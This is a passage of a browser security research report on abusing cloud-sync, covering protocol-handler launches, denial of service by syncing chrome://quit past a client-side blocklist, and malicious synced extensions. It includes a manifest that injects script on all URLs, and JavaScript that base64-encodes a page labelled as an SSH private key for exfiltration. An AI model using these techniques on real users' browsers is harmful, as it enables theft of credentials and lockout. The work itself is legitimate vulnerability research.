


Figure 42: Accessing the file in the browser, resulting in the data being logged.

This technique also worked from both a local file to read from a share drive, and from a share drive to read a local file. As such, with some user context, an attacker could send a user to a share drive containing an html file to exfiltrate local and internal share drive files. Demonstrations of this can be found in THEFT-6.

Download and View

One potential exploitation primitive the file directive provided was the ability to download a file and then navigate to it. This could be done via two separate browser restarts, one to download the file and the other to access the file. It may be possible to do in a single malicious activity if an attacker could circumvent the Same Origin Policy (SOP). However, the XSS found in both Edge and Chrome would not navigate to a local file from the `about:blank` context, as such this only worked via hosting a remote html file over an SMB share, as this put the browser in a `file://` context which could be used to circumvent SOP, as discussed in the local files section.

Key Results

The most notable impacts of case study 3 were the ability to coerce the user to authenticate to a malicious authentication server, and the ability to view local files within a browser context. The first of which is discussed further in THEFT-5, the latter of which is discussed in THEFT-3 and THEFT-4. While neither of these were directly exploitable, they were powerful gadgets which could be leveraged when used in combination with a malicious file extension as discussed in EXEC-1. Additionally, the ability to load local files could be used to exfiltrate information in contrived circumstances.

CASE STUDY 4: PROTOCOL HANDLERS

In addition to the `file://` directive, other protocol handlers could be used within a browser URL by forcibly setting the user's start page to trigger functions outside of the browser context. Examples of this include opening video conferencing software such as Zoom and Teams via the use of `zoom:` and `ms-teams:` respectively.




Figure 43: Submitting the ms-team protocol handler.

Upon navigating to a protocol handler URL, browsers typically warn the user of the application that was about to be opened.




Figure 44: Upon navigating to the protocol handler, a prompt is generated asking to open the external application.

Some Windows protocol handlers are inbuilt to the OS and interact directly with windows services, whereas external applications typically spawn a new process using the data within the registry to inform the browser on what process to create, and with what parameters. In the example shown below, the `jnlp:` protocol handler would spawn the `jp2launcher.exe` application and embed the entire requested URL in place of the `%1`.




Figure 45: The registry key informing browsers how to handle the JNLP protocol handler.

A sample protocol handler URL and resulting process start command for JNLP have been provided for context. Submitting a protocol handler value of the following would create a prompt in Chrome asking the user if they wanted to open the external application:

jnlp:https://docs.oracle.com/javase/tutorial/JWS/samples/deployment/NotepadJWSProject/Notepad.jnlp




Figure 46: Launching the JNLP protocol handler in Chrome.

If the prompt was accepted, the protocol handler was triggered. In this case, creating a Java process which itself created another warning prompt.




Figure 47: Upon the user accepting the previous prompt, JP2Launcher is spawned, which creates a warning prior to running the remote jar file.

At this point, regardless of if the user clicks the subsequent link, the JP2Launcher process has been spawned by the protocol handler. The Command line context for the created process was:

```
"C:\Program Files\Java\jre-1.8\bin\jp2launcher.exe" -securejws
"jnlp:https://docs.oracle.com/javase/tutorial/JWS/samples/deployment/
NotepadJWSProject/Notepad.jnlp"
```

The full execution chain can be found below:

Time	Process Name	Operation	Command Line
11:42.2	chrome.exe	Process Create	"C:\Program Files\Google\Chrome\Application\chrome.exe"
11:42.2	chrome.exe	Process Start	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --disable-nacl --origin-trial-disabled-features=WebGPU --disable-gpu-compositing --lang=en-GB --device-scale-factor=1.0
11:42.2	chrome.exe	Process Create	"C:\Program Files\Java\jre-1.8\bin\jp2launcher.exe" -securejws "jnlp:https://docs.oracle.com/javase/tutorial/JWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42.2	jp2launcher.exe	Process Start	"C:\Program Files\Java\jre-1.8\bin\jp2launcher.exe" -securejws "jnlp:https://docs.oracle.com/javase/tutorial/JWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42.2	javaws.exe	Process Create	"C:\Program Files\Java\jre-1.8\bin\javaws.exe" "jnlp:https://docs.oracle.com/javase/tutorial/JWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42.2	javaws.exe	Process Start	"C:\Program Files\Java\jre-1.8\bin\javaws.exe" "jnlp:https://docs.oracle.com/javase/tutorial/JWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42.2	javaws.exe	Process Start	JavaWSSplashScreen -splash:56492 "C:\Program Files\Java\jre-1.8\lib\deploy\plash.gif"
11:42.2	javaws.exe	Process Create	"C:\Program Files\Java\jre-1.8\bin\javaws.exe" "jnlp:https://docs.oracle.com/javase/tutorial/JWS/samples/deployment/NotepadJWSProject/Notepad.jnlp"
11:42.2	jp2launcher.exe	Process Start	"C:\Program Files\Java\jre-1.8\bin\jp2launcher.exe" -secure -javaws -jre "C:\Program Files\Java\jre-1.8" -vma LWNsYXNzcGF0aABD0xQcm9ncmF1EzpbGVzX2EphdmFcanJLlTEuOFxsaWJz"

Figure 48: The execution chain spawned from the JNLP protocol handler.

Running External Applications

Running external applications from browsers was an expected feature and was typically an accepted risk. As such, browsers prompted the user prior to execution as a minor safety measure. Achieving unexpected code execution through these protocols is called a Protocol Handling vulnerability and happen frequently¹⁴. An example of a recent protocol handler vulnerability was a VSCode protocol handler vulnerability found in 2022 to achieve code execution¹⁵.

In addition to protocol handler vulnerabilities, some protocols contained known unsafe functionality. For example, Microsoft office documents allow opening remote documents, and Java allows execution of remote Java files, if the user accepts an additional warning prompt.

Chrome

Setting the start page to an application handler prompted the user to open the external application upon opening Chrome. If the **Open <Application>** button was pressed, the application was executed. If multiple pages containing protocol handlers were created upon the browser starting, only the first one was triggered. The `ldap://` handler is used here as an example.




Figure 49: The `ldap://` protocol handler is triggered upon restarting Chrome.

¹⁴ <https://fieldeffect.com/blog/details-on-microsoft-windows-protocol-handlers-abuse-publicly-available>

¹⁵ <https://www.mdsec.co.uk/2023/08/leveraging-vscode-extensions-for-initial-access/>




Figure 50: Upon clicking the Open Windows Contacts button, the resultant Find People application is executed.

Edge

Setting the start page to an application handler prompted the user to open the external application upon opening Edge. If the **Open <Application>** button was pressed, the application was executed. If multiple pages containing protocol handlers were created upon the browser starting, only the first one was triggered. The `ldap://` handler is used here as an example.




Figure 51: The `ldap://` protocol handler is triggered upon restarting Edge.




Figure 52: Upon clicking the Open Windows Contacts button, the resultant Find People application is executed.

This protocol handler execution was only activated upon a full restart of Edge. If Edge was running in the background, it would not trigger.

Firefox

Firefox triggered application handlers based off a file stored in the profile called “**handlers.json**”. If it encountered an application handler that it had not seen before, it would query the registry, and add it to the handlers file without executing it. Then, upon subsequent executions it would execute. As an example, the first time the **ldap**: protocol handler was navigated to on Firefox, the following line was added to the “**handlers.json**” file:

```
, "ldap": {"action": 4}
```

Resulting in a handlers file similar to the following:


A screenshot of a code editor window titled 'handlers.json'. The editor shows a single line of JSON code: {"defaultHandlersVersion": {}, "mimeType": {}, "schemes": {"ldap": {"action": 4}}, "isDownloadsImprovementsAlreadyMigrated": false}. The line is numbered '1' on the left. The 'ldap' key in the 'schemes' object is highlighted with a yellow background. The code is displayed in a dark-themed editor with syntax highlighting.

Figure 53: The handlers.json file with the added config for the **ldap** protocol handler.

Once added to the handlers file, Firefox would use the default handler from windows. Firefox has a blacklist¹⁶ of external protocol handlers that can’t be triggered, including the **ms-cxh** and **ms-cxh-full** which used to be able to blackscreen some windows versions¹⁷.

DOS

Whilst not a particularly useful primitive, attackers could lock users out of their accounts by setting the homepage to protocols that crashed the browser. The most notable use case for this was to prevent users from identifying they’ve been compromised by preventing them from accessing their account.

Chrome

For Chrome, this could be done via a debugging protocol such as “**Chrome://quit**” There was a client-side protection against this, which used an explicit blacklist of **chrome://** URLs which could not be saved in settings. However, this was circumvented via submitting an allowed value and modifying it through a web proxy to a disallowed value. As the device which submitted the tampered request had no visibility that the request was tampered, it would believe it had the correct state, and would not update itself to the unsafe value. This prevented the attacker device from receiving the malicious sync value, making the attack only affect the victim.

Edge

For Edge, this could be done via a debugging protocol such as “**Edge://quit**”. As with Chrome, there was a client-side protection against this, which used an explicit blacklist of **chrome://** and **edge://** URLs which could not be saved in settings.

¹⁶ <https://hg.mozilla.org/releases/mozilla-beta/file/e199af712ade1166697d7273a174407ae50d38b7/modules/libpref/init/all.js>

¹⁷ <https://www.mozilla.org/en-US/security/advisories/mfsa2023-17/#CVE-2023-32214>

However, this was circumvented via submitting an allowed value and modifying it through a web proxy to a disallowed value. As the device which submitted the tampered request had no visibility that the request was tampered, it would believe it had the correct state, and would not update itself to the unsafe value. This prevented the attacker device from receiving the malicious sync value, making the attack only affect the victim.

Firefox

No suitable debugging functions were identified that could be leveraged on Firefox. However, the **about:** directive used for Firefox internals was freely usable and would activate appropriately in Firefox. As such, if an unsafe value for the **about:** directive was to be found, it likely would be vulnerable.

Key results

Executing protocol handlers to gain code execution without prompting is a significant, but not impossible task, as shown in EXEC-2. However, this is highly contextual to the target environment, and would require either identification of a protocol handler vulnerability, or for additional user interaction, As discussed in EXEC-2.1 and EXEC-2.2 respectively.


CASE STUDY 5: MALICIOUS CLOUD-SYNC EXTENSIONS.

Extensions are another key feature of cloud-synchronization. Any extension that was approved by the browser manufacturer will be synchronized by default. The key features identified for leverage via extensions were the ability to write a limited set of settings, and the ability to read and write data on any page the user opens.

There were limitations on how overtly malicious these extensions could be, as extensions are checked to avoid misuse, and prevent the use of some overtly malicious functions. However, these checks have been proven to be circumventable in the past, as numerous extensions have been exploited in the wild. As such, attempting to get a malicious extension published was not attempted. Instead, a developer extension was installed on each device to emulate a malicious synchronized extension.

As Edge and Chrome used Chromium, the same extensions worked on both browsers by default. Firefox used the same format for its extensions to reduce the overhead of porting extensions from other browsers to Firefox. As such, the same malicious extension should work on each browser, with a couple of minor distinctions which will be discussed where required.

For this case study, malicious extensions were created and loaded locally to emulate remote extension synchronization. By configuring an extension with a manifest content script, the extension would embed the attacker-controlled JavaScript on any page viewed by the browser. Overwriting browser settings was also tested via the “`chrome_url_overrides`” function. A sample manifest is shown below:



```
1 {
2   "name": "Blank new tab page",
3   "description": "Uses the \"chrome_url_overrides\" manifest key by replacing the user's default new tab page with a new html file.",
4   "version": "0.3",
5   "chrome_url_overrides": {
6     "newtab": "blank.html"
7   },
8   "content_scripts": [
9     {
10    "js": ["main.js"],
11    "matches": ["<all_urls>"]
12  }
13 ],
14 "manifest_version": 3
15 }
16
```

Figure 54: Sample `manifest.json` file with a `content_script` to embed `main.js` in all browsed URLs.

Data Theft

As in the previous case studies, an attacker can force the user’s start page to any arbitrary URL. Following this, an extension (which by nature has the ability to bypass normal browser origin checks) could then exfiltrate the data from this page once it has been opened. This could be used for sensitive websites identified in the user’s history, to read local files, and to read files of share drives, if server names are known.

A simple example of this was the following JavaScript code which base64 encoded all content on the current page and submitted it as an alert box. Instead of an alert box, it would be trivial to exfiltrate this data.

```
var Source = new XMLSerializer().serializeToString(document);
alert("id_rsa:"+btoa(unescape(encodeURIComponent(Source))));
```

This functionality worked without any modification on Chrome and Edge, however, on Firefox, Manifest version 3 would not execute the JavaScript within the extension until a user prompt was accepted. This was circumvented by using Manifest version 2 instead. However, this may significantly reduce the likelihood of Firefox users being exploited through this method if manifest version 2 was disallowed in the future.

One point of note with the addition of arbitrary JavaScript execution on pages using the `file://` directive was that web browsers prevent loading local file resources from an HTTP/HTTPS context as a security measure. This is shown in the screenshot below where the Chrome browser prevents navigation to `file:///C:/Users/User/.ssh/id_rsa`:

